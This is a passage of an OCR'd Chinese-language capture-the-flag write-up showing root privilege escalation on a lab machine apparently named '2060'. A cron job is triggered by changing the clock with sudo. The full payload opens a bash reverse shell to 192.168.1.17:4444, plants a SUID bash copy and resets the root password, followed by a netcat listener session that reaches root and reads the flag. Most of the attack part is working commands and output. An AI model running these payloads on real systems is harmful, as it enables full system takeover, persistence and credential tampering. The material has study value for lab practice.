


cron 触发点是"每年 8/8 00:00"，用 root 改时钟把一年压缩成一分钟




```
ls -la /tmp/pwned /tmp/rootbash /tmp/rootls 2>/dev/null
cat /tmp/rootls
id
```

payload 以 root 身份执行





```
ls -la /tmp/rootflag 2>/dev/null; cat /tmp/rootflag
```

flag已经抄出来了

```
flag{root-fca240db433ae48435f5c2e794b44ea8}
```

4.4获取交互式shell

```
nc -lvnp 4444
```





```
cd /tmp/pwn
cat > index.html <<'EOF'
#!/bin/sh
/bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.1.17/4444 0>&1' &
/usr/bin/cp /bin/bash /home/s1mpl3/rb 2>/dev/null; /usr/bin/chmod 4755
/home/s1mpl3/rb
echo 'root:Pwn3d!2060' | /usr/sbin/chpasswd 2>/dev/null
/usr/bin/date > /tmp/pwned3
EOF
```

覆盖payload




```
sudo /usr/local/sbin/settime '2026-08-07 23:59:10'
sleep 90
```


Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.14] 60038
bash: cannot set terminal process group (2819): Inappropriate ioctl for devi
e
bash: no job control in this shell
root@2060:~# whoami
whoami
root
root@2060:~# cat /root/root.txt
cat /root/root.txt
flag{root-fca240db433ae48435f5c2e794b44ea8}
root@2060:~#